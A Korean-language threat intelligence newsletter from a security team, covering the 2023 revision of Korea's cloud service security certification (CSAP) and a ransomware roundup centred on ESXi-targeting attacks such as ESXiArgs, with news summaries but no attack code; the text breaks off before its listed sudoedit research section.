infosec

Threat Intelligence Report

EQST INSIGHT

2023

03

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

클라우드 서비스 보안인증제도(CSAP) 개편 동향 ---------- 1

Keep up with Ransomware

ESXi 서버 타깃 랜섬웨어 위협 ---------- 10

Research & Technique

sudoedit 을 악용한 임의의 파일 쓰기 취약점 ---------- 22

EQST insight

클라우드 서비스 보안인증제도(CSAP) 개편 동향

관제전략담당 노민철 수석

과학기술정보통신부는 지난 1 월 31 일 민간기업이 공공부문에 클라우드 서비스를 공급하기 위해 필요한 인증인 클라우드컴퓨팅 서비스 보안인증(CSAP[1]) 일부 개정안을 고시했으며, 현재 시행 중에 있다. 이는 2016 년 4 월에 「클라우드컴퓨팅서비스 정보보호에 관한 기준」이 고시된 이후 7 년이 되어가는 시점에서의 개정이다.

이번 개정안의 주요 내용은 공공부문 클라우드 보안인증 체계를 시스템 중요도에 따라 상·중·하 등급으로 나눠 각기 다른 보안 규제를 하겠다는 것이다. 특히 '하' 등급은 물리적 망분리 이외에 논리적 망분리까지 허용하는 것으로 보안 규제를 완화한다.

더욱이 오는 2025 년까지 추진될 행정·공공기관 정보시스템 클라우드 전환 사업이 상대적으로 덜 민감한 업무인 '하' 등급부터 시작될 것으로 보여, 국내와 해외 클라우드 서비스 사업자(CSP[2]) 간의 희비가 교차하고 있는 상황이다. 보안규제 완화가 제한된 공공 영역을 개방해 클라우드 시장 전반을 활성화하고 공공 서비스를 혁신하기 위한 결정이라지만, 해외 CSP 에 비해 상대적으로 경쟁력이 부족한 국내 CSP 가 경쟁에서 밀릴 수 있다는 우려도 제기되는 상황이다.

이번 헤드라인에서는 클라우드 서비스 보안인증제도가 개정된 배경과 국내/해외 클라우드 사업자(CSP)의 상황, 그리고 이번 개정안으로 변경된 관리/물리/기술적 보호조치 내용에 대해 살펴보고자 한다.


---

[1] 클라우드 서비스 제공자가 제공하는 서비스에 대해 『 클라우드 컴퓨팅 발전 및 이용자 보호에 관한 법률 』 제 23 조 제 2 항에 따라 정보보호 기준의 준수여부 확인을 인증기관이 평가·인증하여 이용자들이 안심하고 클라우드 서비스를 이용할 수 있도록 지원하는 제도

[2] CSP(Cloud Service Provider)는 공공 클라우드 인프라, 플랫폼 서비스를 제공하는 업체를 의미한다. CSP 는 자체 데이터센터를 구축해 다수의 물리 서버를 가상화해 제공하며 네트워크, 스토리지, 전력 등 서버 운영에 필요한 모든 것을 지원하고 있다. 대표적으로 아마존의 'AWS', 마이크로소프트의 'Azure', 구글의 'GCP' 등이며, 국내기업으로는 네이버클라우드, NHN 클라우드, KT 클라우드 등이 있다.

* 출처: 한국인터넷진흥원(KISA) 홈페이지

1. 클라우드 서비스 보안인증제도(CSAP) 개편 배경 및 경과



* 출처: 전자신문 기사(https://www.etnews.com/20230130000194) 이미지 재가공

그간 아마존웹서비스(AWS)나 마이크로소프트(MS), 구글 클라우드 등 해외 CSP 는 한국 시장 진입을 위해 클라우드 서비스 보안인증제도(CSAP)의 규제완화를 꾸준히 요청해왔다. 지난 2022 년 5 월 조 바이든 미국 대통령이 방한 후 주한미국상공회의소에서 과학기술정보통신부에 클라우드 서비스의 보안인증제도(CSAP) 와 논리적 망분리 허용에 관한 내용이 담긴 공문을 보냈다는 소식이 전해지기도 했다. 이후 국가정보원이 국내 CSP 로부터 클라우드 서비스 보안인증제도(CSAP)완화에 대한 의견을 마련하면서, 규제완화에 대한 세부내용이 발표되기 시작했다.

2022 년 6 월 과학기술정보통신부에서 'SW 산업의 질적 도약을 위한 국내 SW 기업의 성장 및 해외 진출 지원방안' 간담회를 열고 클라우드 서비스 보안인증제도(CSAP) 완화·개편 지시와 3 분기 내 보안인증제를 완화 계획을 알렸으며, 7 월에는 과학기술정보통신부에서 보안인증을 상·중·하 등급으로 세분화한 계획을 발표, 8 월에는 보안인증제 등급 및 완화 차등 적용을 공식화했다.

같은 해 11 월 과학기술정보통신부는 클라우드 보안인증 개편안 설명회를 개최하며 클라우드 보안인증 평가기관 지정계획, 인증평가 수수료의 부과 및 지원계획 등 고시 개정에 따른 주요 변경사항과 함께 기존의 보안인증 과정에서 기업이 부담을 호소했던 인증 평가 방식에 대한 개선 계획을 안내했다.

이러한 과정 중 보안인증과 관련하여 국내 CSP 와 회의를 진행하려 했지만 대다수의 업체들이 불참하였고, 도리어 국내 CSP 는 국정감사에서 정부가 추진하는 클라우드 서비스 보안인증제도 개편에 대해 '글로벌 추세 역행'이라고 비판하며 제도적 보완을 요구하기도 했다.

이후 2022 년 12 월 과학기술정보통신부는 「클라우드컴퓨팅 서비스 보안인증에 관한 고시」 일부 개정안 행정예고를 2023 년 1 월 18 일까지 하였고, 최종으로 2023 년 1 월 31 일에 「클라우드컴퓨팅 서비스 보안인증에 관한 고시」(과학기술정보통신부 고시 제 2023-3 호)를 일부 개정하여 고시했다.

과학기술정보통신부가 밝힌 개정 이유는 "공공부문의 민간 클라우드 이용 활성화를 위해 국가기관 등의 시스템을 3 등급으로 구분하고 등급별로 차등화 된 보안인증기준을 적용하는 클라우드 보안인증 등급제 도입을 위해 필요한 사항을 정하기 위함"이라고 전했다.

2. 클라우드 서비스 보안인증제도(CSAP) 개정 사항

2023 년 1 월 31 일에 고시된 주요 개정내용은 크게 3 가지로 구분된다.

가. 기존 클라우드 보안인증의 등급제 신설(제 14 조 개정)

- 클라우드컴퓨팅 서비스의 정보보호 수준에 따라 보안인증 기준을 차등화해 적용하는 등급제(상등급, 중등급, 하등급) 시행 근거 마련

나. 보안인증 유형 및 등급에 따른 세부 점검항목을 공개(제 15 조 개정)

- 클라우드 보안인증 유형 및 등급에 따라 보안인증기준 내에서 세부 점검항목을 공개할 수 있는 근거 마련

다. 클라우드 보안인증의 등급화에 따른 보안조치 개정(별표 1, 2, 3, 4, 7)

- 관리적, 물리적, 기술적, 국가기관 등이 이용하는 클라우드컴퓨팅 서비스 보호조치 개정

개정된 클라우드 서비스 보안인증제도(CSAP)를 살펴보면

첫 번째, 「클라우드컴퓨팅 서비스 보안인증에 관한 고시」 제 14 조(보안인증 유형 및 등급)의 내용을 보면 클라우드컴퓨팅 서비스 보안인증 유형 4 가지와 3 개의 등급으로 나눈다.

보안인증의 유형은 다음과 같다.

〈표 1〉 보안인증 유형

구분	보안인증 유형
IaaS 인증	서버, 저장장치, 네트워크 등을 제공하는 서비스 인증
SaaS 인증	응용프로그램 등 소프트웨어를 제공하는 서비스 인증
PaaS 인증	응용프로그램 등 소프트웨어의 개발·배포·운영·관리 등을 위한 환경을 제공하는 서비스 인증
기타	위 3 가지의 서비스를 둘 이상 복합하는 서비스 인증

위 보안인증의 유형에 따라 보안인증 등급은 기존 IaaS, SaaS(표준등급), SasS(간편등급), PaaS 에서 개정 후 상, 중, 하로 구분한다.

〈표 2〉 보안등급별 평가기준

<table>
<tr><th>등급</th><th>시스템 등급 분류</th><th>평가기준</th></tr>
<tr><td>하</td><td>개인정보 미포함, 공개된 공공 데이터 운영 시스템</td><td>· 합리화: 물리적 망분리 → 논리적 망분리
- 국내 서비스형 소프트웨어(SaaS) 사업자가 공공시장에 신규 진입할 수 있도록 기존의 민간·공공 영역 간 물리적 분리 요건 완화
- 단 클라우드 시스템과 데이터의 물리적 위치는 국내한정</td></tr>
<tr><td rowspan="2">중</td><td>비공개 업무자료를 포함 또는 운영하는 시스템</td><td rowspan="2">· 현행 수준 유지
- 보안성을 담보한 네트워크 접근 허용
· 합리적 간소화
- 기존유형(IaaS, SaaS 표준, SaaS 간편) 통폐합 및 불필요 항목 삭제
- 이용 기관별 테이블 분리 기준 완화</td></tr>
<tr><td>중요도에 따라 행정내부업무 시스템도 포함 가능</td></tr>
<tr><td>상</td><td>민감정보 포함, 행정 내부업무 운영 시스템</td><td>· 보안 강화</td></tr>
</table>

2016 년부터 2023 년 2 월까지 클라우드 서비스 보안인증을 받아 국가기관에서 사용 가능한 시스템은 82 개로 IaaS 9 개, SaaS 표준 22 개, SaaS 간편 48 개, DaaS 3 개다.

〈표 3〉 연도별 클라우드 서비스 보안인증 시스템 현황

연도	계	2016 년	2017 년	2018 년	2019 년	2020 년	2021 년	2022 년	2023 년
현황	82	1	3	2	8	8	23	26	11

자세한 현황은 국가정보원 소속 국가사이버안보센터[3] 와 한국인터넷진흥원(KISA)[4] 에서 확인 가능하다.

[3] 국가정보보안기본지침(2023.1.31 부).
https://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=InstructionGuide_main&nttId=18590&pageIndex=1

[4] 클라우드 보안인증제 연도별 인증서 발급현황. https://isms.kisa.or.kr/main/csap/issue/

두 번째, 제 15 조(보안인증기준)는 클라우드컴퓨팅 서비스 보안인증제도(CSAP) 항목을 14 개 통제항목과 117 개 평가항목으로 분류했다. 관리적/물리적/기술적 보호조치(별표 1~3)를 위한 14 개 통제항목과 106 개 평가항목을 적용한다.

〈표 4〉 관리적/물리적/기술적 분야별 통제항목 및 평가항목 현황

구분	통제항목	평가항목 수	하적용수
관리적	정보보호 정책 및 조직	5	2
	인적보안	11	2
	자산관리	10	3
	서비스공급망관리	4	2
	침해사고관리	7	6
	서비스연속성관리	7	5
	준거성	4	2
	소계	48	22
물리적	물리적 보호구역	5	2
	정보처리시설 및 장비보호	6	-
	소계	11	2
기술적	가상화보안	10	6
	접근통제	9	9
	네트워크 보안	6	5
	데이터보호 및 암호화	10	3
	시스템개발 및 도입보안	12	6
	소계	47	29
14 개 분야 총계		106	53

또한, 행정기관 및 공공기관에게 클라우드컴퓨팅 서비스를 제공하려는 경우 국가기관 등이 이용하는 클라우드컴퓨팅 서비스 보호조치(별표 4)는 1 개 분야 11 개 평가항목을 적용하는 것이다.

〈표 5〉 공공기관 보안요구사항 통제항목 및 평가항목 현황

구분	통제항목	평가항목 수	하적용수
공공기관 보안요구 사항	관리적보호조치	4	4
	물리적보호조치	2	2
	기술적보호조치	5	5
	소계	11	11

세부 점검항목은 한국인터넷진흥원 홈페이지에 공개되어 있다.

마지막으로 클라우드 보안인증의 등급화에 따른 관리적/물리적/기술적 보호조치를 위한 평가항목이 일부 변경됐다.

특히, 국가기관 등이 이용하는 클라우드컴퓨팅 서비스 보호조치와 관련하여, 물리적 보호조치 내 물리적 위치 및 영역 분리 통제항목에 상·중·하 등급이 모두 적용되는 부분에 가장 논란이 많다. 클라우드 시스템, 백업 시스템 및 데이터와 이를 위한 관리·운영 인력의 물리적 위치 기준 충족을 위해서는 데이터센터가 국내에 위치해야 하고, CC 인증은 국가정보원이 주관하는 공통평가기준을 통과해야 한다.

망분리는 기존에 적용했던 물리적 망분리를 상·중등급에 적용하고, 하등급만 적용하도록 하여 일반 이용자용 클라우드컴퓨팅 서비스 영역과 물리적 또는 논리적 망분리가 가능하다.

3. 클라우드 서비스 보안인증제도(CSAP) 개편에 따른 국내/해외 CSP 의 상황

공정거래위원회에 의하면 2021 년 민간 시장의 해외 클라우드 비중이 이미 73% (AWS 62.1%, Azure 12%) 이상을 차지하고 있다. 이번 보안인증제도 개편으로 클라우드 시장이 개방될 경우 외국 기업의 독과점 행태가 공공시장으로 확대될 수 있다는 예측이 나오고 있어, 국내 CSP(네이버, KT, NHN)의 입장은 매우 부정적이다. 이와 함께 규모가 큰 해외 기업들이 국내 시장을 장악하고 데이터 주권 역시 심각하게 훼손될 것이란 우려의 목소리가 나오고 있다.

기존 보안인증에 물리적 망분리 요건으로 인해 해외 CSP 가 국내에 진입하지 못했는데, 개정안에 "하"등급과 기존 통제항목 중 61 개의 항목에서 예외 처리가 되어 외국계 기업의 공공부문 진출이 가시화되고 있다. 이로 인해 공공시장마저 잠식당할 우려가 있어 상·중·하 등급 시행시기를 동시에 맞춰줄 것을 요구하고 있다.

반면 국내 클라우드 서비스(CSP)의 입장과 다르게 클라우드 관리서비스(MSP)[5] 측은 중립적이다. 국내에 진출한 해외 글로벌 CSP 기업들이 국내 시장에서 고객과 직거래하기보다 MSP 를 통한 거래를 적극 활용하는 것으로 조사되었기 때문이다. 따라서 메가존클라우드, 베스핀글로벌 등의 주요 국내 MSP 사업자들은 아마존, 구글 등과 협업을 통해 사업 확대의 기회를 얻을 수 있어 내부로는 찬성을 주장하면서 외부적으로는 신중한 모습을 보이고 있다. 한편, 중소기업이 많은 SaaS 관련 업체들은 해외 CSP 기업들이 시장에 참여할 경우 사업 기회가 늘어날 것으로 예상돼 기대감이 높아지고 있다.

[5] MSP (Managed Service Provider)는 클라우드 도입을 위한 컨설팅부터 전환, 구축, 운영, 유지보수 서비스까지 클라우드 사업 전반을 담당하는 클라우드 관리서비스 제공사다. CSP 가 제공하는 다양한 서비스와 고객 요구에 따라 효과적인 서비스 구성안을 적용하고, 적용된 클라우드 인프라가 24 시간, 365 일 안전하게 운영될 수 있도록 관리를 돕는다. 국내 대표적인 기업으로 베스핀글로벌, 메가존클라우드, GS 네오텍 등이 있다.

4. 맺음말

지금까지 보안인증제에 대한 배경과 앞으로 변경되는 내용을 살펴보았다.

과학기술정보통신부는 클라우드 서비스 보안인증제도(CSAP) 고시 이후 상·중 등급은 별도 기준을 마련한 후 시행할 방침이다. 다만 상·중 등급 시행 전까지 종전 고시에 따라 보안인증 유형 및 등급(IaaS, SaaS 표준, SaaS 간편 등)에 대해 인증을 신청할 수 있고, 기존 SaaS 간편인증은 하 등급 인증을 받은 것으로 인정할 수 있다.

정부에서는 규제 완화로 공공영역에서 민간 클라우드 시장이 형성되고, 전반적인 수요가 확대될 것으로 기대하고 있으나, 클라우드 서비스(CSP), 클라우드 관리서비스(MSP), 서비스형 소프트웨어(SaaS)는 엇갈린 입장 차이를 보이고 있다. 특히 이미 민간시장을 장악한 해외 CSP 들이 공공시장마저 장악해 국내 클라우드 서비스 업체의 경쟁력이 위축될 것이라는 우려 속 국내 CSP 업체의 반발이 예상되고 있다. 반면, 해외 CSP 는 미국 정부를 통해 상·중 등급도 완화해 줄 것을 지속적으로 요청하고 있는 것으로 알려졌다.

공공 데이터 주권을 훼손할 수 있다는 우려도 존재한다. 클라우드 서비스를 위한 시스템 및 데이터의 물리적 저장 위치를 국내로 한정하고 있지만, 백업 데이터 체계 등을 통해 해외로 데이터가 유출될 수 있다는 우려가 있기 때문이다. 데이터 주권 확보와 신뢰받고 안정된 서비스를 제공할 수 있도록 정부와 CSP 업체가 의견 조율에 최선을 다해 주길 바란다.

Keep up with Ransomware

ESXi 서버 타깃 랜섬웨어 위협

최근 국내 랜섬웨어 피해 신고가 2018 년 22 건에서 2022 년 325 건으로 14 배 급증하며 수많은 기업들이 사이버 보안 위협에 직면하고 있다. 특히 랜섬웨어 공격 그룹끼리 서로 확인된 취약점을 공유하고, 다양한 전략과 탐지 회피 기법을 적용하는 등 더욱 치밀하고 고도화되는 양상이다. 이에 국내 최대 규모 화이트 해커 그룹이자 보안 기술 연구 전문가 집단인 EQST 는 매달 랜섬웨어 위협 동향을 분석하여 대응에 필요한 정보를 공유하고자 한다.

■ 개요

랜섬웨어 위협의 진원지가 서비스형 랜섬웨어(RaaS)로 이동하고 있다. 2023 년 2 월, 전월 대비 확인된 랜섬웨어의 피해 건수가 증가한 가운데, 상위 5 개 그룹 및 다양한 그룹에 의해 피해가 발생했던 전월과는 달리 2 월에는 서비스형 랜섬웨어인 LockBit 그룹에 의한 피해 건수가 압도적으로 많이 발생했다.

이는 Hive 랜섬웨어 그룹의 몰락과 다른 소규모 그룹의 활동이 주춤한데 비해, LockBit 그룹은 다른 그룹으로부터 흡수한 수많은 파트너 그룹을 통해 몸집을 키우고 있기 때문으로 분석된다.

2021 년 6 월 활동을 시작한 Hive 랜섬웨어 그룹은 서비스형 모델을 통해 전 세계 1,500 개 이상의 기업에 피해를 입혔고, 피해 기업으로부터 약 1 억 달러 이상의 수익을 벌어들인 대형 해킹 조직이다. 하지만 Hive 랜섬웨어 그룹은 2022 년 7 월부터 FBI 가 은밀히 수행한 네트워크 침투로 인해 몰락했다. FBI 가 네트워크를 침투해 1,300 개 이상의 암호 해독키를 획득 후 배포했기 때문이다. 해당 공격으로 Hive 그룹은 수익 모델을 잃어 활동의 막을 내리게 됐다.

하지만 안타깝게도 지난달 대규모 랜섬웨어 공격 사례가 또다시 발생했다. 취약한 ESXi[6] 서버를 대상으로 공격이 이뤄졌으며, 이미 2 년전 발견된 CVE-2021-21974[7] 취약점을 사용한 것으로 분석됐다. 해당 취약점은 이미 패치가 완료되었으나 패치 되지 않은 취약한 서버를 검색해 엑시악스(ESXiArgs)[8]로 불리는 랜섬웨어(쉘 스크립트와 ELF 파일)를 통해 암호화를 시도했다.

CISA[9]는 대규모 랜섬웨어 공격이 발생함에 따라 피해를 경감시키기 위해 암호화 방식의 허점을 통해 감염된 ESXi 가상 머신 환경을 복구할 수 있는 툴을 배포했다. 하지만 공격자가 이를 인지하고 암호화 방식을 바꿔 다시 공격을 시도하고 있으며, 지금까지도 취약한 서버를 대상으로 랜섬웨어 공격을 이어가고 있다.

또한 리눅스 및 ESXi 서버를 대상으로 공격을 시도하는 또 다른 네바다(Nevada) 랜섬웨어가 발견되기도 했다. 해당 랜섬웨어 역시 CVE-2021-21974 취약점을 사용하고 있으며, ESXiArgs 랜섬웨어와 마찬가지로 대규모 공격을 시도하고 있는 것으로 확인됐다. 이처럼 취약한 ESXi 서버의 대규모 감염 사례가 지속적으로 확인되고 있어 주의가 필요하다.

이러한 대규모 랜섬웨어 공격과 더불어 다크웹을 통한 이중 협박 전략을 사용하는 신규 랜섬웨어 그룹인 DarkBit, Medusa 가 발견되고 있다. 또한 V IS VENDETTA 그룹의 활동 정황도 다크웹에서 발견되고 있다. 기존 Cuba 랜섬웨어 그룹의 유출 사이트 URL 과 동일한 URL 을 포함하고 있으며, 'test.'가 추가된 URL 을 사용하여 Cuba 랜섬웨어 그룹의 서브 도메인으로 확인된다.

마지막으로 국내 제조 관련 중소기업 중 한 곳이 Mallox 랜섬웨어에 감염되어 유출된 데이터가 다크웹에 게시된 사실이 확인됐다. Mallox 랜섬웨어는 취약한 MS-SQL 을 대상으로 공격을 시도하는 랜섬웨어로, 파일 암호화 및 데이터 유출을 통해 이중 협박 전략을 구사한다. MS-SQL 계정 관련 공격을 통해 서버에 접속 후 추가로 설치한 원격 프로그램으로 랜섬웨어 공격을 시도하거나, SQL 을 이용하여 스크립트 혹은 파워쉘 명령어를 통해 랜섬웨어 공격을 수행한다. 데이터베이스 서버는 감염될 경우 기업에서 제공하는 대부분의 서비스를 정상적으로 운용할 수 없어 암호화된 파일을 최우선으로 복호화를 해야 하는 중요한 시스템이다. 취약한 데이터베이스는 공격자 입장에서 손쉽게 침투할 수 있는 경로 중 하나로 MS-SQL 을 사용하는 국내 기업의 적절한 보안 조치가 필요하다.

---

6 VMware 에서 개발한 가상화 OS

7 VMware ESXi OpenSLP 에서 힙 오버플로우(heap overflow)로 인해 발생하는 원격코드실행 취약점

8 일종의 랜섬웨어로, 프랑스의 국가 침해 대응 센터(CERT)가 2 월 3 일 먼저 발견해 경고. VMWare 의 ESXi 라는 하이퍼바이저들을 노리는 랜섬웨어임을 프랑스에서 발표.

9 CISA(Cybersecurity and Infrastructure Security Agency, 미국 사이버 보안 전담 기관)

■ 랜섬웨어 뉴스

ESXiArgs 랜섬웨어, 전세계의 ESXi 서버를 대상으로 공격

- 공격자들은 Shodan, Censys 와 같은 공개출처정보를 통해 ESXi 서버를 탐색
- OpenSLP[10] 원격 코드 실행 취약점(CVE-2021-21974)을 이용해 초기 침투
- 전 세계적으로 3,000 개 이상, 국내에서는 최소 20 개 이상의 서버가 감염된 것으로 추정
- 미국 CISA 에서 감염 환경 복구 툴을 공개했으나, 업데이트를 통해 복구 불가하도록 수정

VMware ESXi 서버를 노리는 Royal 랜섬웨어 리눅스 변종

- 리눅스를 지원하는 기능을 추가하였으며 VMware ESXi 서버를 타깃으로 공격
- 실행 옵션을 제공하며 옵션에 따라 암호화 프로세스 기능 수행

윈도우와 VMware ESXi 서버를 노리는 Nevada 랜섬웨어

- 2022 년 12 월 RAMP 포럼을 통해 러시아, 중국 해커 및 계열사를 모집
- 윈도우와 리눅스를 대상으로 Salsa20 알고리즘을 통해 파일 암호화
- 실행 옵션을 제공하며 옵션에 따라 악성 기능 수행

SentinelLabs, Clop 변종 랜섬웨어 복호화 툴 배포

- 2022 년 12 월 26 일 Linux 운영체제를 대상으로 하는 Clop 랜섬웨어 발견
- 파일 암호화에 사용되는 키를 보호하는 과정에서 결함 발견
- SentinelLabs 에서 복호화 툴을 무료로 배포

Clop 랜섬웨어는 GoAnywhere 취약점을 이용하여 130개의 조직을 침해했다고 주장

- Clop 랜섬웨어 공격자는 GoAnywhere MFT 보안 파일 전송 도구의 RCE 취약점(CVE-2023-0669)으로 130 개 이상의 조직에서 데이터를 탈취했다고 주장
- 2020 년 12 월 Accellion FTA 제로데이 취약점(CVE-2021-27101~27104)을 통해 100 여개 회사의 데이터를 탈취했을 때와 유사한 상황

미국의 시스템을 겨냥한 새로운 MortalKombat 랜섬웨어

[10] 근거리 통신망에서 서비스를 찾을 수 있도록 하는 서비스 검색 프로토콜(Open-source Service Location Protocol)

- Xorist 랜섬웨어의 변종인 MortalKombat 랜섬웨어와 정보 유출형 악성코드 Laplas Clipper 를 통해 금전적 이득을 취함
- 미국에 집중적인 피해를 일으켰으며 피싱 메일을 통해 유포
- 시스템의 주요 파일들을 암호화 대상에 포함시켜 시스템이 정상 구동하지 않을 수 있음

랜섬웨어로 피해를 입은 태평양 섬 국가 중 하나인 통가

- 통가의 국영 통신사인 TCC 가 Medusa 랜섬웨어 그룹에게 공격당해 업무 프로세스 지연
- Medusa 그룹은 주로 RDP 취약점을 통해 침투

의료 및 기타 주요 인프라 분야에 대한 북한의 랜섬웨어 공격

- 미국 정부기관 및 국가정보원은 북한의 랜섬웨어 공격에 대한 합동 보고서 발간
- CVE-2021-44228, CVE-2021-20038, CVE-2022-24990 취약점을 이용하여 공격
- Maui, H0lyGh0st 랜섬웨어를 사용

미국과 영국의 TrickBot, Conti 랜섬웨어 조직원에 대한 제재

- 미국과 영국의 보건 서비스, 병원 등에 대해 광범위한 공격을 했으며 영국은 이들 그룹이 2,700 만 파운드의 수익과 149 건 이상의 공격을 수행한 것으로 확인
- 러시아 조직원 7 명에 대해 미국과 영국의 모든 재산 및 자금을 차단

러시아인 Dubnikov는 Ryuk 랜섬웨어 그룹의 자금 세탁 혐의에 대해 인정

- Denis Mihaqlovic Dubnikov 및 공범 13 명은 Ryuk 랜섬웨어 자금 세탁 활동에 참여
- 2023 년 4 월 11 일 최종 판결이 이루어지며 유죄가 인정되면 최고 징역 20 년, 감독 조건부 석방 3 년, 최대 50 만 달러의 벌금을 선고받을 수 있음


Lockbit 랜섬웨어와 연관된 공격 프레임워크 Exfiltrator-22

- 랜섬웨어, 데이터 유출 등의 다양한 기능을 포함하는 공격 프레임워크 데모 비디오 공개
- Lockbit 3.0 에서 사용한 도메인 프론팅 기술과 동일한 C2 인프라 사용으로 Lockbit 3.0 의 계열사 혹은 멤버에 의해 개발된 도구로 추정

MortalKombat 랜섬웨어 무료 복호화 툴 공개

- 비트디펜더 社는 MortalKombat 랜섬웨어에 대한 무료 복호화 툴을 공개
- Laplas 클립보드 하이재커는 수동으로 제거 필요

■ 랜섬웨어 뉴스



새로운 위협

